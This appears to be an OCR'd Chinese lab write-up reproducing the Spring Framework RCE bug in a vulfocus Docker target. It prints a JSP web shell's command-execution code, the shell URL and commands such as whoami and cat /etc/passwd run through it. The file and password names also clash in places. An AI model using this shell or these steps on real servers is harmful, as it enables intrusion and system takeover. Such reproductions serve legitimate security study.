
Spring Framework远程代码执行漏洞复现

2022年4月10日　　19:30

四、漏洞环境搭建


1、docker pull vulfocus/spring-core-rce-2022-03-29:latest



```
                                                                 NAMES
99e50c59c038   vulfocus/spring-core-rce-2022-03-29:latest   "/app/tomcat/bin/cat…"   10 days ago   Exited (143) 10 days ago
```

2、dokcer run -d -p8080:8080 82b

3、访问环境，显示ok，证明环境已搭建好



```
ok
```

五、漏洞复现：

攻击机:kali linux

靶机:本地漏洞环境(http://47.93.50.78:9898)

利用过程如下所示：


1、使用编写好的exp

python3 kunlunyun.py --url http://47.93.50.78:9898

```
┌──(root💀kali)-[~/桌面/SpringCore0day]
└─# python3 exp.py --url http://47.93.50.78:9898/
漏洞存在，shell地址为:http://47.93.50.78:9898/tomcatwar.jsp?pwd=j&cmd=whoami
```

可以看到脚本执行成功

2、访问shell地址 http://47.93.50.77:9898/kunlunyun.jsp?pwd=k&cmd=whoami




```
root// - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int
a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - - if("j".equals(request.getParameter("pwd"))){
java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048];
while((a=in.read(b))!=-1){ out.println(new String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } -
```

可以看到命令执行成功，当前用户为root

3、将命令换为ls执行，可以看到当前目录文件

```
app bin dev etc home lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var // - if("j".equals(request.getParameter("pwd"))){
java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048];
while((a=in.read(b))!=-1){ out.println(new String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } -
```

4、将命令换为 cat /etc/passwd 可以看到命令执行成功。



47.93.50.78:9898/tomcatwar.jsp?pwd=j&cmd=cat%20/etc/passwd

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin dbus:x:81:81:System message
bus:/:/sbin/nologin systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
// - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a =
-1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - - if("j".equals(request.getParameter("pwd"))){
java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048];
while((a=in.read(b))!=-1){ out.println(new String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } - - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
-.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } -
```